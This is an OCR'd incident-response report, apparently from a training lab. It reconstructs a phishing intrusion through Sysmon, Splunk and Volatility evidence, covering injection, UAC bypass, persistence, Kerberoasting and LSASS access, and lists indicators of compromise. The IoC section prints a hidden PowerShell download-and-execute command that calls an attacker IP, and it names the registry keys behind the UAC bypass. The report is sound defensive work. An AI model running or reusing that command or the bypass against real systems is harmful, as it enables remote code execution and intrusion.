
This indicates the attacker injected shellcode into another process to evade detection and persist execution.

7) Persistence Established (Scheduled Task)


A Scheduled Task persistence was identified on PURPLE:


- Task Name: ExplorerUpdater






Scheduled task execution command points to:
C:\Users\Marty.McFly\AppData\Local\explorer.exe





8) Kerberoasting Activity (Credential Access)

On DC01AND IIS logs:
Kerberos service ticket behavior suggests Kerberoasting activity targeting a specific service account.




This points to attacker performing credential extraction attempt from service ticket hashes.

9) Remote Pipe (PURPLE → IIS correlation)

Volatility analysis on memory shows:


- \Device\Mup\<ip>\pipe\dce_86



10) Process linked to the pipe on IIS host)

Evidence / Method:


• Sysmon Pipe Created/Connected evidence on IIS links pipe dce_86 to PID 4680 (rundll32.exe context).



11) Parent process command line for the IIS process

Evidence / Method:


• On IIS, PID 4680 is linked to a parent execution originating from an ADMIN$ share on 10.100.0.24





12) Port scanning process on IIS

Evidence / Method:

• suspicious rundll32.exe have several child svchost.exe process. If any port scanning activity, it will be through these process.








13) Persistence method on IIS host

Evidence / Method:

• Persistence observed via Registry Run key creation on IIS (HKLM\...\Run\System) executing rundll32 with kernel32.dll,StartW.




14) DC01 Compromise

Evidence / Method:

- Security event logs on DC01 were reviewed for Kerberos service ticket activity to identify suspicious usage patterns consistent with Pass-the-Ticket. The investigation focused on Event ID 4769 (Kerberos Service Ticket Request) events in Splunk, filtering for activity where the ticket encryption type and target service were consistent with abnormal authentication.

Finding:

- Target: CORP.LOCAL\John.Snow@CORP.LOCAL



15) Persistence mechanism on DC01 (Executable File Path)

Evidence & Methodology:

A persistence-focused query was executed against DC01 logs to identify suspicious registry/service modifications, especially under:


- CurrentVersion\Run
- RunOnce
- TaskCache
- Services*\ImagePath

Evidence confirms registry modification involving a suspicious service path under:

- Registry Key:
- HKLM\System\CurrentControlSet\Services\ServicesUpdater\ImagePath
- Executable configured for persistence:
- C:\ProgramData\Services.exe

The binary C:\ProgramData\Services.exe is strongly suspicious due to:

- Use of C:\ProgramData\ (common attacker drop location)
- Deceptive naming (Services.exe mimicking legitimate Windows service concepts)
- Direct attachment to a service ImagePath persistence point



16) Credential extraction method on DC01 (LSASS memory access)


Evidence / Method:

Credential access detection was performed by analyzing Sysmon Event ID 10 (Process Access) on DC01, specifically searching for access attempts against lsass.exe, which is the Windows process responsible for managing authentication secrets.

Event logs confirm suspicious access to:

- TargetImage: C:\Windows\system32\lsass.exe
- GrantedAccess: 0x1FFFF (high privilege / full access level)

The activity shows that an external process accessed LSASS with maximum privileges, consistent with credential dumping tools (MITRE ATT&CK: T1003.001 – LSASS Memory).



Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs)
File/Artifacts
- C:\Users\Marty.McFly\Downloads\invoice.doc
- C:\Users\Marty.McFly\Downloads\invoice11129.zip
- C:\Users\Marty.McFly\AppData\Local\explorer.exe (persistence payload)
- Scheduled Task: ExplorerUpdater

Command Lines
- powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://18.207.78.25:80/officeupdate'))

Network
- C2 IP: 18.207.78.25
- MD5 = 7db1b7f90edc5a9c413fa94dfa9f2a99

Registry
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\(Default)
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\DelegateExecute

Pipe
- \Device\Mup\10.100.0.24\pipe\dce_86

Network
- C2 IP: 18.207.78.25
- MD5 = 7db1b7f90edc5a9c413fa94dfa9f2a99

Registry
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\(Default)
- HKU\<SID>\Classes\ms-settings\Shell\Open\command\DelegateExecute

Pipe
- \Device\Mup\10.100.0.24\pipe\dce_86

Root Cause Analysis

The incident was caused by a user opening a malicious Office document (invoice.doc) delivered via suspicious email attachment. Once executed, the document triggered execution of PowerShell that downloaded remote payload from attacker C2 infrastructure.

Contributing Factors
- Lack of attachment sandboxing or enhanced email filtering
- PowerShell execution permitted with remote download cradle
- No enforcement of script block logging / constrained language mode evidence (unknown, but behavior succeeded)
- Scheduled task creation was successful without immediate blocking.

Attack Chain Summary

1. User opens invoice document
2. WINWORD spawns PowerShell
3. PowerShell downloads remote payload from attacker server
4. Malware injects into another process
5. Registry UAC bypass performed
6. Persistence added via Scheduled Task
7. Enumeration + Kerberoasting against service accounts
8. Cross-host pipe activity + scanning on IIS.

Technical Timeline

Reconnaissance

- 2023-08-25 11:05 – 11:07 UTC (IIS host)
- Evidence of internal reconnaissance/port scanning activity originating from the IIS host.
- Network telemetry shows one process (svchost.exe, PID 2964) making multiple connections to different internal IPs and ports (3389, 5985, 22, 88), consistent with attacker discovery/scanning and remote service probing.

Initial Compromise

- 2023-08-25 10:38:10 UTC – Malicious archive invoice11129.zip appears in user downloads.
  - Evidence: file creation events show: C:\Users\Marty.McFly\Downloads\invoice11129.zip
- 2023-08-25 10:38:20 UTC – User opens invoice.doc.
  - Evidence: file activity and Sysmon process chain showing document opened.
- 2023-08-25 10:38:37 UTC – WINWORD.EXE launches malicious activity (Office document execution).
  - Evidence: Sysmon Event ID 1 process creation with parent WINWORD.EXE and command line referencing the invoice document.

C2 Communications

- 2023-08-25 ~10:38 UTC (PURPLE host)

  The malicious PowerShell activity established outbound communication to attacker infrastructure:

  - C2 IP: 18.207.78.25
  - HTTP resource: http://18.207.78.25:80/officeupdate

  This confirms command-and-control (C2) beaconing / payload retrieval after the initial compromise.

Enumeration

- 2023-08-25 10:39 UTC (PURPLE host)

  PowerShell executed enumeration commands, including:

  - C:\Windows\system32\cmd.exe /C whoami /all

  This indicates attacker host and privilege discovery after initial execution.

- 2023-08-25 10:42 (PURPLE host)
  - LDAP query activity was observed heavily under SilkService Collector, with the majority of LDAP events associated to a single dominating process ID (evidence confirms attacker directory discovery).

Lateral Movement

- 2023-08-25 11:09 UTC (DC01 evidence)
  - Kerberos activity shows suspicious ticket usage consistent with Pass-the-Ticket / Kerberos abuse and service targeting.
  - Events include krbtgt/service account interaction and suspicious service ticket activity (Event ID 4769/4768 evidence patterns).

- 2023-08-25 11:11 UTC (DC01 host)
  - DC01 persistence artifacts were created/modified:
    - Registry modification indicates persistence setup through service configuration:
      - HKLM\System\CurrentControlSet\Services\ServicesUpdater\ImagePath
      - Value points to: C:\ProgramData\Services.exe

This implies attacker successfully moved to DC01 and maintained access.

Data Access & Exfiltration

Credential Access on DC01 (Memory Access)

- 2023-08-25 11:11:53 UTC (DC01)

  A process accessed LSASS (credential dumping behavior):
  - Evidence indicates Sysmon64 accessing lsass.exe with high permissions (GrantedAccess 0x1FFFF)
  - This supports credential extraction from DC01 memory.

Malware Deployment / Activity (Process Injection + Persistence)

- Process Injection
  - 2023-08-25 10:41:22 UTC – Process injection detected:
    - SourceProcessID 4900 injects into TargetProcessID 5276
- UAC Bypass / Registry Tampering
  - 2023-08-25 10:44:45 UTC – Registry values modified to bypass UAC:
    - HKU\<SID>\Classes\ms-settings\Shell\Open\command\(Default)
    - ...DelegateExecute

Persistence

- 2023-08-25 10:50:25 UTC – Scheduled Task persistence established on PURPLE:
  - Scheduled task name: ExplorerUpdater
- 2023-08-25 11:07:25 UTC – Scheduled Task persistence established on IIS:
  - Persistence command line: C:\Windows\system32\rundll32.exe C:\Windows\system32\kerne132.dll,StartW

Nature of the Attack

This incident represents a multi-stage intrusion combining phishing delivery + execution + persistence + credential access.

Observed Tactics/Techniques

- Initial Access
  - Malicious attachment (Office document)
- Execution
  - PowerShell download cradle (T1059.001)
- Command and Control
  - HTTP download from attacker IP
- Defense Evasion
  - Process injection (T1055)
- Privilege Escalation
  - UAC bypass using ms-settings / DelegateExecute (T1548.002)
- Persistence
  - Scheduled Task creation (T1053.005)
- Discovery / Enumeration
  - LDAP-heavy activity
- Credential Access
  - Kerberoasting (T1558.003)

7 Technical Analysis

Potential DCSync Activity Detected on Quantum Security Labs' Second Network

Affected Systems & Data

System(s) observed in logs:

- WIN-HHSGPJM30S2 (AD infrastructure host; observed generating relevant Security logs)

Data at risk if DCSync had occurred:

- Active Directory replication objects (potential credential material)

Confirmed impact:


- None. No DCSync replication-rights evidence was found.

Evidence Sources & Analysis

Evidence Sources

- Splunk SIEM (WinEventLog:Security)
- Windows Security events reviewed:
  - 4624 (successful logon)
  - 4662 (directory service object access)
  - 4732 (member added to a security-enabled local group)

